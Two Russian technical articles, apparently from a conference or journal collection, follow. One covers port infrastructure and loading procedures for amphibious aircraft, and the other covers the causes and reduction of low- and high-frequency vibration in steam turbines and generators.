Developed in our country seaplanes and amphibious aircraft, except military tasks and objectives of the fire suppression will be used for transportation on a regular basis, of goods and passengers. Unlike land passenger transport aircraft of the civil air fleet, the implementation of passenger transportation amphibious airplanes requires different approaches to infrastructure maintenance. Commercial transportation of people and cargo, amphibious airplanes expected to occur between specially equipped hydroaeroplane or specially equipped sea ports, not excluding the use of conventional airports GVF.

Keywords: operation of aircraft-amphibian, loading-unloading, maintenance of amphibious aircraft in the ports, soft touch

Из опыта эксплуатации отечественных самолетов-амфибий известно, что приводнение, причаливание, швартовка, погрузка и разгрузка таких летательных аппаратов требуют специального оборудования. Соприкосновение самолета с причалом может быть обеспечено посредством специально оборудованных плавсредств или специально созданных причальных устройств с мягкой системой контакта. Наряду с указанными средствами должно быть предусмотрено наличие быстроходного катера с мягкими бортами. Такое плавсредство позволяет сближаться и производить безопасную швартовку к самолету на любом этапе его движения по водной поверхности. В состав оборудования, обеспечивающего прием и швартовку самолета-амфибии под погрузку-разгрузку, должны входить радиооборудование для двусторонней радиосвязи руководителя полетов с экипажем самолета, а также морскими судами, средствами пожаротушения, катерами-буксировщиками, спасательными судами и т.д.

Гидроаэродром представляет собой комплекс акваторий и береговых территорий, специально оборудованных для базирования и наземного обслуживания самолетов-амфибий. На береговых участках расположены сооружения и оборудование, предназначен-

ные для размещения и технического обслуживания самолетов-амфибий на суше.

В состав территории гидроаэродрома входят участок берегового размещения самолета-амфибии и участок служебно-технической застройки. Участок берегового размещения самолета-амфибии представляет собой часть территории, примыкающей к урезу воды, на которой располагаются береговая стоянка самолетов-амфибий, рулевые дорожки и маневровые площадки.

Служебно-техническая застройка представляет собой комплекс зданий, сооружений и оборудования, предназначенных для обеспечения управления полетами днем, ночью и в сложных метеоусловиях; для технического обслуживания и ремонта самолета-амфибии на берегу; хранения сжатых газов, топлива, масел, а также авиационного имущества.

Для приема самолетов-амфибий на регулярной основе гидроаэродром оснащается:

- приводной радиостанцией, обеспечивающей выход самолета в зону гидроаэродрома;

- средствами связи для управления полетами и обеспечения взаимодействия с судами и оперативными службами;

- наземной радиолокационной системой посадки для контроля захода на посадку и в качестве резерва обеспечения захода;

– метеорологическим оборудованием для определения состояния окружающей среды и метеорологических параметров атмосферы.

Акватория представляет собой водный участок, специально оборудованный для взлета, посадки, руления, стоянки и обслуживания самолетов-амфибий на плаву. Она имеет достаточные размеры в плане и глубину водоема. Имеет фарватеры для движения плавсредств, обслуживающих самолет-амфибию. В случаях пересечения акватории судоходными трассами она должна иметь фарватеры для этих судов. Акватория должна располагаться в непосредственной близости к береговой полосе.

В состав акватории входят **летный бассейн и гавань**.

Летный бассейн представляет собой часть акватории, предназначенную для взлета и посадки самолетов-амфибий. Он может иметь одну или несколько летных полос. Летная полоса должна находиться не ближе 2 морских миль от судоходного фарватера.

Летный бассейн гидроаэродрома обозначается буями с пограничными знаками. Пограничные знаки устанавливаются по границе летного бассейна равномерно на некотором расстоянии друг от друга. На акваториях постоянных гидроаэродромов, имеющих летный бассейн круговой формы, пограничные знаки окрашиваются в красный или ярко-оранжевый цвет. На акваториях, имеющих летный бассейн прямоугольной формы, правобережные знаки окрашиваются в красный или ярко-оранжевый цвет, левобережные – в белый цвет.

При расположении летного бассейна на судоходном фарватере или в непосредственной близости от него пограничные знаки оборудуются огнями соответствующего цвета, светящимися в темное время суток. Все перемещения самолетов-амфибий при этом согласованы с речным или морским пароходством.

При рулении по летной полосе, насколько это возможно, самолет-амфибия должен избегать полос движения судов. В вынужденных обстоятельствах пересечение полосы движения судов возможно курсом под прямым углом к общему направлению потока движения судов. В целом, при нахождении самолетов-амфибий на плаву они должны соблюдать «Международные правила предупреждения столкновения судов в море».

Гавань представляет собой часть акватории, предназначенной для стоянки, маневрирования и обслуживания самолетов-амфибий и плавсредств. На гидро-

аэродромах, где гавань расположена в непосредственной близости от фарватера, для предотвращения повреждения самолетов-амфибий гавань обустраивается буями с мигающими огнями.

Гидропуск предназначен для спуска самолетов-амфибий на воду и подъема их на берег. Размеры и конструкция гидропуска определяются в каждом конкретном случае и зависят от рельефа местности, колебаний уровня воды, глубины гавани у прибрежной полосы и класса гидроаэродрома, определяемого максимальным взлетным весом самолета-амфибии.

Оборудование гидропуска обеспечивает наводку самолета-амфибии, его подъем на берег и спуск на воду. Оно включает: подъемно-спусковые лебедки, маневровые лебедки с системой тросов, блоки, устанавливаемые на бочках с якорями, створные знаки для обозначения направления вытравливания самолета-амфибии. Гидропуск оборудован специальными точками фиксации (рымами) для крепления самолета-амфибии и швартовки обслуживающих плавсредств. Гидропуски обеспечивают спуск-подъем самолета-амфибии с работающими двигателями или спуск-подъем тягачами. Гидропусками оборудуются в основном базовые гидроаэродромы. Временные и некоторые постоянные гидроаэродромы оборудуются выходом на берег без гидропусков, если позволяют прочность грунта и рельеф берега.

Обслуживание самолета-амфибии с помощью плавпричала в портах

При использовании для гидроаэродрома зоны морского или речного порта формируется совместное руководство воздушным и морским движением. Морской порт в этом случае переходит на особый режим работы «Прием самолета-амфибии». Фарватер прохода морских или речных судов при этом закрывается для их движения на время от прилета до отлета самолета-амфибии. Производится контроль чистоты летной полосы в районе фарватера и при необходимости выполняется её очистка от посторонних предметов, могущих вызвать повреждение обшивки самолета-амфибии. Производится удаление всех посторонних плавсредств, которые могут вызвать помеху посадке, взлету или движению самолета-амфибии на пути к причалу. В зависимости от условий, оснащения порта и экологических возможностей самолета-амфибии после приведения к нему подходит буксирный катер, с борта которого передается на борт самолета буксирный канат, производится его закрепление на утках, установленных в носо-

вой части самолета, и следуют дальнейшие операции по приему самолета-амфибии:

- буксировка самолета-амфибии катером к плавпричали;
- передача буксирного каната на тяговое устройство (лебедку) плавпричала;
- ввод самолета-амфибии в плавпричал;
- швартовка самолета и установка трапов;
- выгрузка и загрузка багажа и грузов;
- проверка количества топлива, наличия давления в системах;
- подсоединение рукава заправки топливом, заправка топливом, подсоединение шлангов дозаправки сжатыми газами и жидкостями (при необходимости);
- отсоединение заправочных коммуникаций;
- осмотр лодки-фюзеляжа на отсутствие течи;
- слив отстоя топлива;
- посадка пассажиров;
- уборка трапов;
- заключительный осмотр самолета-амфибии с причала;
- уборка швартовых и подсоединение катера-буксировщика;
- вывод самолета из плавпричала и буксировка к месту запуска двигателей;
- запуск двигателей и выруливание на летную полосу.

При отсутствии электропитания на плавпричале допускается питание самолета от вспомогательной силовой установки (BCU).

Погрузка-разгрузка самолетов-амфибий

Прием и передача грузов, а также сход пассажиров с борта и их посадка на борт приводнившегося самолета-амфибии производятся путем использования следующих вариантов:

1. Самостоятельный, на тяге маршевых двигателей подход самолета-амфибии к плавпричали с мягкой кромкой или кранцами.

Данный вариант предусматривает, что после приводнения экипаж самолета-амфибии подбирает оптимальный режим движения по полосе руления и на тяге маршевых двигателей выходит в зону плавпричала. Ориентируясь на створные знаки плавпричала и его мягкую кромку, подходит к нему бортом, на котором размещена грузопассажирская дверь, замедляет движение и в двух точках борта швартуется. Высадка пассажиров производится по специальному трапу. Погрузочно-разгрузочные работы проводятся путем использования специальных грузовых платформ. Длина плавпричала или их количество определяется парком

одновременно обслуживаемых самолетов-амфибий.

2. Самостоятельный, на тяге маршевых двигателей подход самолета-амфибии к гидроспуску и выход его на береговую погрузочно-разгрузочную площадку.

Данный вариант предусматривает, что после приводнения экипаж самолета-амфибии подбирает оптимальный режим движения по полосе руления и на тяге маршевых двигателей выходит в зону гидроспуска. Ориентируясь на створные знаки гидроспуска, выходит на площадку приема и разгрузки пассажиров и грузов. Высадка пассажиров производится по специальному трапу. Погрузочно-разгрузочные работы проводятся путем использования специальных грузовых платформ.

3. Самостоятельный, на тяге маршевых двигателей подход самолета-амфибии к якорной стоянке, постановка на бочку и подъем по гидроспуску на береговую площадку подъемными и маневровыми лебедками или тягачами.

Данный вариант предусматривает, что после приводнения экипаж самолета-амфибии подбирает оптимальный режим движения по полосе руления и на тяге маршевых двигателей выходит в зону якорных стоянок, подруливает к причальной бочке. Постановка на бочку выполняется летным экипажем самостоятельно или с помощью аэродромной команды на надувной лодке с мотором. Количество якорных стоянок определяется парком одновременно обслуживаемых самолетов-амфибий. Далее к нему подводятся тросы маневровых и подъемных лебедок. Производится подъем на погрузочно-разгрузочную площадку. Высадка пассажиров, как и в первом случае, производится по специальному трапу. Погрузочно-разгрузочные работы проводятся путем использования специальных грузовых платформ.

4. Самостоятельный, на тяге маршевых двигателей подход самолета-амфибии к якорной стоянке, постановка на бочку, выполнение погрузочно-разгрузочных работ вспомогательными судами или понтонами.

Подход и постановка на бочку выполняются так же, как и в предыдущем варианте. Надувной 5-местной лодкой с мотором или плотом, оснащенным винтовым движителем, к самолету-амфибии производится буксировка многоместных спасательных плотов или грузовых платформ на понтонах. Экипажем самолета-амфибии на борт лодки или плота при помощи линемета производится передача приемного фала. Летным экипажем совместно с экипажами лодки и плотов производится подтяг

и швартовка плотов. Прибывшие на борту самолета-амфибии пассажиры переходят в пришвартованный плот. По мере заполнения плота к погрузке подается очередной плот. По окончании загрузки плотов пассажирами плоты вспомогательным судном буксируются к причальному трапу, по которому пассажиры сходят на берег. Данная методика выполнения погрузочно-разгрузочных работ может применяться для работы с грузовыми платформами на надувных понтонах.

Передача грузов на берег производится буксировкой грузовых платформ на понтонах посредством тросовой связи с ними, а также посредством временно установленной воздушной тросовой связи самолета-амфибии с берегом. В данном варианте возможна подводная передача грузов в специальных герметичных контейнерах.

5. Буксировка самолета-амфибии к причальной бочке и постановка на якорь одним или двумя катерами. Подъем по гидроспуску подъемными и маневровыми лебедками или тягачами.

При отсутствии условий самостоятельного, на тяге маршевых двигателей, подхода к гидроспуску или причальной бочке буксировка самолета-амфибии производится катером-буксировщиком. Передача приемного фала на катер производится летным экипажем посредством линемета. С катера приемным фалом передается на борт самолета-амфибии буксировочный трос, который надевают на его 2 носовых утка. Катер-буксировщик буксирует самолет к гидроспуску или причальной бочке. Постановка на бочку выполняется летным экипажем самостоятельно или с помощью аэродромной команды на надувной лодке с мотором. Далее к самолету подводятся тросы маневровых и подъемных лебедок и производится подъем его на погрузочно-разгрузочную площадку. Высадка пассажиров, как и в первом случае, производится по специальному трапу. Погрузочно-разгрузочные работы проводятся путем использования специальных грузовых платформ.

Если гидрометеоусловия не позволяют производить буксировку самолета за два носовых утка из-за рыскания по курсу, вторым катером осуществляется буксировка за хвостовой гак с целью стабилизации.

6. Буксировка самолета-амфибии к причальной бочке и постановка на якорь одним или двумя катерами с дальнейшей швартовкой к специальному причалу. При отсутствии условий самостоятельного, на тяге маршевых двигателей, подхода к гидроспуску или причальной бочке буксировка самолета-амфибии производится катером-

буксировщиком. Передача приемного фала на катер производится летным экипажем посредством линемета. С катера приемным фалом передается на борт самолета-амфибии буксировочный трос, который надевают на его 2 носовых утка. Катер-буксировщик буксирует самолет к специальному причалу.

Аэродромной командой на надувной лодке передаются тросы лебедок подтяга причального пирса на два носовых утка или хвостовой гак принимаемого самолета взамен снятых тросов катера-буксировщика. Производится подтяг самолета к причальному пирсу и выполняется его швартовка к приемным узлам пирса. Погрузочно-разгрузочные работы и высадка-посадка пассажиров ведутся по трапам на причальном пирсе.

7. Буксировка самолета-амфибии к причальной бочке и постановка на якорь одним или двумя катерами с дальнейшим выполнением погрузочно-разгрузочных работ вспомогательными судами и плотами.

Буксировка самолета-амфибии производится катером-буксировщиком. Передача приемного фала на катер производится летным экипажем посредством линемета. С катера приемным фалом передается на борт самолета-амфибии буксировочный трос, который надевают на 2 его носовых утка. Катер-буксировщик буксирует самолет к причальной бочке. Постановка на бочку выполняется летным экипажем самостоятельно или с помощью аэродромной команды на надувной лодке с мотором. Надувной 5-местной лодкой с мотором или плотом с мотором к самолету-амфибии производится буксировка многоместных спасательных плотов или грузовых платформ на понтонах. Прибывшие на борту самолета-амфибии пассажиры переходят в пришвартованный плот. По мере заполнения плота к погрузке подается очередной плот. По окончании загрузки плотов пассажирами плоты вспомогательным судном буксируются к причальному трапу, по которому пассажиры сходят на берег. Передача грузов на берег производится катером, который буксирует грузовые платформы на понтонах.

8. Самостоятельный, на тяге специального подруливающего устройства, встроенного в конструкцию самолета-амфибии, подход к якорной стоянке, швартовочному причалу с дальнейшим выполнением погрузочно-разгрузочных работ и высадкой-посадкой пассажиров.

Вариант применяется при наличии на самолете-амфибии специального подруливающего устройства, представляющего со-

бой выпускной винтовой движитель на основе герметичного электропривода. Данное устройство устанавливается в хвостовой части самолета-амфибии в районе водорудля, обеспечивает его движение и маневрирование на водной поверхности акватории. Подруливающее устройство запитывается электроэнергией от вспомогательной силовой установки (ВСУ).

Заключение

Использование подруливающего устройства позволяет обходиться без тяги маршевых двигателей самолета, обеспечивает бесшумное движение и маневрирование при подходе в зону плавучего причала, гидроспуска, пирса, причальной бочки и обеспечивает бесшумное выруливание на взлетную полосу. Комфорт и технологич-

ность обслуживания самолета-амфибии в морских и речных портах при использовании такого устройства значительно возрастают.

Список литературы

1. Шихеев Ф.М., Горюнов Б.Ф. Устройство морских портов. – М.: «Транспорт», 1976.
2. Справочник «Ежегодник приливов».
3. Патент США № 2985412 Способ передачи груза с судна на гидросамолет.
4. Патент США № 6176195 от 23.01.2001 г. В63В 35/44.
5. Патент США № 6575110 от 27.11.2001 г. В63В 59/02.
6. Патент США № 5529013 от 11.07.1995 г. В63В 35/44.
7. Патент РФ № 2323121 от 24.08.2006 г. В63В 35/53; В63В 21/00; В64С 25/00.
8. Материалы Благотворительного общества научно-технического творчества и экологии «Ювенал» города Таганрога.
9. Сборник докладов VI научной конференции по гидроавиации «Гидроавиасалон – 2006». – М.: Изд-во ЦАГИ, 2006.

УДК 621-852

ПРИЧИНЫ И СНИЖЕНИЕ НИЗКО- И ВЫСОКОЧАСТОТНОЙ ВИБРАЦИИ ЭНЕРГЕТИЧЕСКИХ МАШИН

Миндрин В.И., Пачурин Г.В., Ребрушкин М.Н.

ФГБОУ ВПО «Нижегородский государственный технический университет им. Р.Е. Алексеева»,
Нижний Новгород, e-mail: PachurinGV@mail.ru

Вопрос отрицательного влияния вибрации на эксплуатационные свойства металлоконструкций, многократно возросшего в связи с непрерывным ужесточением требований к надежности работы элементов конструкций и небывалым развитием техники, ростом нагрузок и скоростей в стационарных установках и транспортных машинах широко освещен в отечественной и зарубежной литературе. Роль технической вибрации многократно возросла в связи с бурным развитием техники, ростом нагрузок и скоростей в стационарных установках и транспортных машинах. Большинство аварий и катастроф на энергетических предприятиях связано с разрушительным действием вибрации. Причиной вибрации всех машин с вращающимися элементами являются неуравновешенные силовые воздействия, которые агрегат испытывает весь длительный период эксплуатации, начиная с момента его изготовления в цехах завода. Статья посвящена вопросам причин возникновения вибрации паротурбинных агрегатов и электрических генераторов. Описана физика возникновения низкочастотной и высокочастотной вибраций турбомашин. Рассмотрены средства снижения вибрации в реальных условиях конкретного вида колебаний. Сведения, содержащиеся в статье, могут быть полезными работникам, связанным с проектированием, эксплуатацией и ремонтом энергетических машин, а также студентам и преподавателям вузов.

Ключевые слова: техническая вибрация, вибрационная безопасность, электрические генераторы, паровые турбины, способы снижения вибрации

CAUSES AND REDUCTION LOW- AND HIGH-FREQUENCY VIBRATION ENERGY MACHINE

Mindrin V.I., Pachurin G.V., Rebrushkin M.N.

FGBOU VPO «Nizhny Novgorod State Technical University R.E. Alekseev», Nizhny Novgorod,
e-mail: PachurinGV@mail.ru

Question of the negative effects of vibration on the performance properties of metal structures, greatly increased due to the continuous tightening of the requirements for the reliability of the structural elements and the unprecedented development of technology, increasing loads and speeds in stationary equipment and transport vehicles are widely covered in the domestic and foreign literature. The role of technical vibration has multiplied due to the rapid development of technology, increasing loads and speeds in stationary equipment and transport vehicles. Most accidents and disasters on energy companies related to the destructive action of vibration. Cause vibration of machines with rotating parts are unbalanced force impacts that the unit is experiencing the whole long period of operation, since its manufacturing plant in the shops. The article deals with the causes of vibration of steam turbine units and electric generators. Physics described the emergence of low-frequency and high-frequency vibrations of turbomachinery. Considered a means of reducing vibration in real conditions of a particular kind of vibration. The information contained in this article may be useful to workers related to the design, maintenance and repair of power machines, as well as students and university professors.

Keywords: technical vibration, vibration safety, electrical generators, steam turbines, ways to reduce vibration

В отечественной и зарубежной литературе широко освещен вопрос отрицательного влияния вибрации на эксплуатационные свойства металлоконструкций [6, 7, 9, 10], многократно возросшего в связи с непрерывным ужесточением требований к надежности работы элементов конструкций и небывалым развитием техники, ростом нагрузок и скоростей в стационарных установках и транспортных машинах [2, 5]. Так, в связи с переходом на критические и сверхкритические параметры рабочего тела – пара и ростом единичных мощностей основного оборудования на электрических станциях существенно увеличилась вибрационная опасность его эксплуатации [4].

Известно, что порядка 80% аварий в машинах, часто связанных с человеческими жертвами, происходит в результате недопу-

стимых колебаний [8]. От 30% и выше времени и затрат в общем балансе ремонтно-восстановительных работ на энергетических предприятиях [1] занимают трудовые процессы по восстановлению последствий от вибрационных неполадок и катастроф.

Причиной вибрации всех машин с вращающимися элементами являются неуравновешенные силовые воздействия, которые агрегат испытывает весь длительный период эксплуатации, начиная с момента его изготовления в цехах завода. Даже при использовании современной высокоточной электронно-лазерной техники и станков с ЧПУ изготовление вращающихся масс – роторов энергетических машин, происходит со смещением центра масс с центром его вращения, что в дальнейшем устраняется частично в процессе балансировки.

Поэтому решение проблемы снижения вибрации в электрических генераторах на энергетических предприятиях ТЭЦ, ГРЭС и АЭС является актуальной задачей. В данной работе рассмотрены низко- и высокочастотные вибрации роторов энергетических машин.

Низкочастотная вибрация и ее устранение

Низкочастотной вибрацией называется вибрация с частотой $f_{вб}$, близкой или равной половине частоты вращения ротора $f_{вр}$, $f_{вб} = \frac{1}{2} f_{вр}$. Низкочастотная вибрация (НЧ) возникает в случае потери устойчивости вращения вала на масляной пленке опорных подшипников. Возможность потери устойчивости вращения определяется конструкцией ротора и его вибрационной характеристикой. Жесткие роторы, работающие на частотах вращения ниже резонансной частоты, практически не подвержены низкочастотной вибрации.

Реальные роторы энергетических машин (гибкие роторы) во многих случаях имеют первую критическую скорость, примерно равную половине частоты вращения. В этом случае может возникнуть интенсивная низкочастотная вибрация.

Низкочастотная вибрация – это автоколебательный процесс, при котором колебания, возникнув по любой причине, поддерживают сами себя, даже если эта причина перестала действовать.

Одной из характерных особенностей автоколебаний является их «затягивание», показанное на рис. 1.




Рис. 1. «Затягивание» низкочастотной вибрации: 1 – холостой ход; 2 – снижение мощности для прекращения НЧ-вибрации; 3 – «пороговая» мощность; v_m – амплитуда виброскорости

Интенсивная вибрация возникает при некотором значении мощности (эту мощность называют «пороговой», так как она дает начало неустойчивому вращению ротора), но не прекращается немедленно после ее снижения. Необходимо значительно

уменьшить мощность для прекращения вибрации. Например, при наладке одной из паровых турбин мощностью 800 МВт низкочастотная вибрация возникла при 720 МВт, а для ее устранения потребовалось снижение мощности до 650 МВт [3].

По источникам возникновения низкочастотную вибрацию в паровых турбинах принято делить на два вида: масляную, источником которой является масляный слой опорного подшипника, и паровую, вызванную силами, действующими в проточной части турбины.

Масляная вибрация и её устранение

Процесс возникновения автоколебаний в масляном слое подшипника поясняется на простой модели, показанной на рис. 2.

Пусть невесомая шейка вала, на которую не действуют никакие силы, вращается в расточке подшипника. В этом случае центр шейки O_1 будет совпадать с центром расточки O и никакой вибрации не будет. Но если в некоторый момент шейка вала отклонится (просядет) вертикально вниз на величину e , (рис. 2) под действием некоторой случайной силы, после чего последняя исчезнет, произойдет следующее.

Рассмотрим расходы масла через сечения AB и CD в момент смещения шейки вала вниз на величину e .




Рис. 2. Схема возникновения масляной вибрации ω – угловая скорость вращения ротора; Ω – угловая скорость прецессии; Δ – концентричный зазор в подшипнике; O – центр расточки подшипника; O_1 – центр шейки вала; $\vec{R}$ – вектор центробежной (неуравновешенной) силы; e – смещение шейки вала вниз; $r_{ш}$ – радиус шейки вала

Масло, увлекаемое вращающейся шейкой, в точках B и C имеет линейную скорость $\omega r_{ш}$, а в точках B и D – скорость, равную нулю, так как масло прилипает к баббитовой заливке неподвижного вкладыша подшипника. Можно считать, что скорость масла в зазоре изменяется по линейному закону, и поэтому показанные на рисунке треугольные эпюры изображают секундные объемные расходы масла через зазор, ширина которого (в направлении, перпендикулярном чертежу) равна единице. Таким образом, через сечение AB входит количество жидкости, равное $\frac{1}{2}(\Delta + e)\omega r_{ш}$, а через сечение CD выходит количество жидкости, равное $\frac{1}{2}(\Delta - e)\omega r_{ш}$. Разность объемных расходов масла остается в зазоре слева от линий AB и CD . Но так как масло – жидкость практически несжимаемая, то в рассмотренной области возникает повышенное давление, которое стремится сдвинуть шейку вала вправо.

Таким образом, в результате смещения шейки вала вниз появилась сила F (рис. 2), действующая перпендикулярно смещению. Под действием силы F шейка вала сдвинется вправо и повернется вместе с ротором вокруг точки O с угловой скоростью Ω , отличной от частоты вращения ω . Но при сдвиге шейки вправо уменьшится правый боковой зазор Δ и возникнет также сила F , действующая вертикально вверх, которая будет уменьшать верхний зазор и т.д.

В действительности ротор будет перемещаться не рывками, а непрерывно под действием циркуляционной силы F , которая вращается вместе с шейкой вокруг центра расточки подшипника т. O , образуя прецессию с угловой скоростью Ω .

Из рис. 5 видно, что линейная скорость прецессии V_{Ω} равна $\Omega \cdot e$, а освободившийся в единицу времени объем для массы жидкости $e\omega r_{ш}$ будет равен $\Omega e 2r_{ш}$. Приравняв два последних выражения, находим $\Omega = \frac{\omega}{2}$, т.е. масляные циркуляционные силы вызывают прецессию с частотой, равной половине частоты вращения ротора.

В соответствии с рассмотренной схемой низкочастотная вибрация возникает при появлении любых случайных сил, вызывающих сдвиг ротора на величину эксцентриситета e и изменение на эту величину толщины масляного слоя (масляного клина) в нижнем вкладыше опорного подшипника.

Возникновение низкочастотной вибрации зависит от конкретного сочетания упругих и демпфирующих свойств масла в конкретном подшипнике и при конкрет-

ном условии работы. Определяющим параметром в возможности возникновения такой вибрации является положение шейки вала в расточке вкладыша.

Смещение шейки вала в расточке опорного подшипника, а следовательно возникновение низкочастотной вибрации может происходить в результате действия следующих эксплуатационных и конструктивных факторов:

- нарушение регламента разворота машины и скорости набора мощности. Вероятность возникновения низкочастотной вибрации в процессе разворота турбины или при работе на холостом ходу увеличивается;
- отклонение температуры масла на входе в подшипник от допустимых значений ($t_{доп} = 38-42^{\circ}\text{C}$). Чем ниже температура масла, тем больше его вязкость и больше всплытие шейки вала и тем вероятнее потеря устойчивости вращения. Высокая температура масла приводит к снижению несущей способности масляной пленки и ее демпфирующих свойств, вызывает износ вкладыша и приводит к преждевременному старению масла;

- изменение удельного давления на нижнюю половину вкладыша подшипника в результате переменных радиальных нагрузок;

- нарушение порядка открытия регулирующих клапанов. При неправильном порядке их открытия возникает сила, смещающая ротор и разгружающая подшипник, что вызывает низкочастотную масляную вибрацию. В этих случаях разворот турбины следует осуществлять при полностью открытых регулирующих клапанах, изменяя подачу пара в турбину бойпасом главной паровой задвижки;

- устойчивость ротора против масляной вибрации снижается при износе баббитовой заливки вкладышей подшипника. В тех случаях, когда восстановление нормированных зазоров при цилиндрической расточке (при которой зазоры принимаются равными: $X_{в} = 0,002 \cdot d$ и $X_{б} = 0,001 \cdot d$, где $X_{в}$ и $X_{б}$ – верхний и боковые зазоры соответственно, d – диаметр шейки вала) не устраняет НЧ вибрацию, выполняется «лимонная» расточка вкладышей с увеличением боковых зазоров до величины, вдвое превышающей верхний зазор в подшипнике, т.е. $X_{б} = 2 \cdot X_{в}$.

Паровая низкочастотная вибрация и ее устранение

Паровая вибрация низкой частоты возникает вследствие появления в проточной части турбины и ее уплотнениях газодинамических циркуляционных сил.

Возникновение циркуляционных самоподдерживающих сил в уплотнениях про-

точной части (диафрагменных, бандажных, промежуточных, концевых и др.) принципиально не отличается от их появления при масляной вибрации и зависит от состояния зазоров и их концентричности по периметру окружности паровых камер.

Возникающая циркуляционная сила пропорциональна расходу пара через уплотнения. При смещении вала в уплотнениях нарушается симметрия окружного течения пара, вследствие чего появляется самоподдерживающая сила, действующая поперечно смещению и вызывающая прецессию вала, которая совпадает с направлением вращения ротора, что и приводит к интенсивной вибрации.

В период монтажных и ремонтных работ следует устанавливать нормированные зазоры в уплотнениях проточной части турбины с учетом всплывания ротора на масляной пленке в подшипниках при номинальной частоте вращения. Из этого следует: верхние зазоры и зазоры с левой стороны по ходу пара в конденсатор во всех уплотнениях и рабочих ступенях турбины необходимо устанавливать увеличенными. В этом случае достигается концентричность зазоров в рабочих условиях при номинальной частоте вращения.

Уменьшение циркуляционных сил и устранение паровой низкочастотной вибрации достигается также частичным или полным разуплотнением турбины посредством увеличения зазоров или ликвидации отдельных или всех гребешков, что, несомненно, ведет к снижению экономичности агрегата. Такое мероприятие является временным и применяется исключительно в аварийных случаях.

Таким образом, анализ рассмотренных выше причин возникновения масляной и паровой низкочастотной вибрации подтверждает вывод о том, что неуравновешенность ротора никакого отношения к низкочастотной вибрации не имеет, поэтому ее невозможно ликвидировать посредством тщательной балансировки, и исчезает НЧ вибрация после устранения выше перечисленных факторов.

Высокочастотная вибрация и ее устранение

Высокочастотной вибрацией (ВЧ) называют вибрацию с частотой $f_{вч}$, вдвое превышающей частоту вращения ротора $f_{вр}$, т.е. $f_{вч} = 2f_{вр}$. Например, для турбоагрегатов, имеющих оборотную частоту вращения $f_{вр} = 50 \frac{1}{с}$, Гц высокочастотная вибрация составляет $f_{вч} = 100 \frac{1}{с}$, Гц.

Вибрация двойной оборотной частоты возникает под действием силы веса при нарушении поперечной прочности в сечениях бочки ротора в горизонтальном и вертикальном направлениях, т.е. по осям X и Y . При этом моменты сопротивлений W_x и W_y становятся неравными, что и вызывает двойной прогиб и двойное колебание вала за один оборот. Принцип возникновения высокочастотной вибрации поясняется на рис. 3, на котором представлен однодисковый ротор, сечение которого не имеет симметрии по осям X и Y и имеет форму эллипса.

Пусть в первый момент времени сечение А-А расположено так, что большая ось эллипса X вертикальна, а следовательно, $W_x > W_y$. Тогда под действием силы веса G ротор будет иметь прогиб y_1 (рис. 3, а).

При повороте ротора на 90° (рис. 3, б) сопротивление ротора изгибу уменьшается $W_x < W_y$, и поэтому под действием той же силы G прогиб возрастает до величины $y_1 > y_2$. При дальнейшем повороте ротора на следующие 90° его прогиб опять уменьшится и т.д. В результате ротор будет иметь вертикальную вибрацию с частотой в 2 раза большей частоты его вращения.

Такие колебания не связаны с неуравновешенностью ротора и поэтому их невозможно устранить с помощью балансировки. Необходимым и достаточным условием для появления высокочастотной вибрации является поперечная несимметрия в сечениях вала.

Основным источником вибрации двойной оборотной частоты в турбоагрегатах является синхронный электрический генератор с частотой вращения 50 Гц. Такой генератор имеет два полюса (рис. 4) и две обмотки возбуждения, расположенные в противоположных сечениях ротора, и поэтому его сопротивление изгибу различно в разных плоскостях.

Разница изгибу может достигать в современных мощных генераторах до 30÷40% и вызывать интенсивную высокочастотную вибрацию, которая создает большую опасность для электрической части генератора, для корпусов подшипников, фундамента и т.д. Особенно интенсивные колебания возникают, если турбогенератор имеет частоту вращения 50 Гц, а какая-либо из критических частот вращения ротора примерно равна 100 Гц. В этом случае возникает резонанс. Для устранения вибрации двойной оборотной частоты применяется специальное техническое средство, направленное на уменьшение разножесткости бочки ротора генератора, для чего на больших зубах бочки ротора 1 (рис. 4), где отсутствуют пазы

для секций обмоток возбуждения 3, выполняют продольные фальшпазы 4 или ряд прорезей или сверлений. Иногда возникают повышенные колебания двойной частоты консольных участков роторов турбогенераторов.

Двойная жесткость консоли может возникнуть из-за несимметрии токопровода к контактным кольцам или пазов для размещения водопроводов к катушкам обмотки возбуждения ротора.

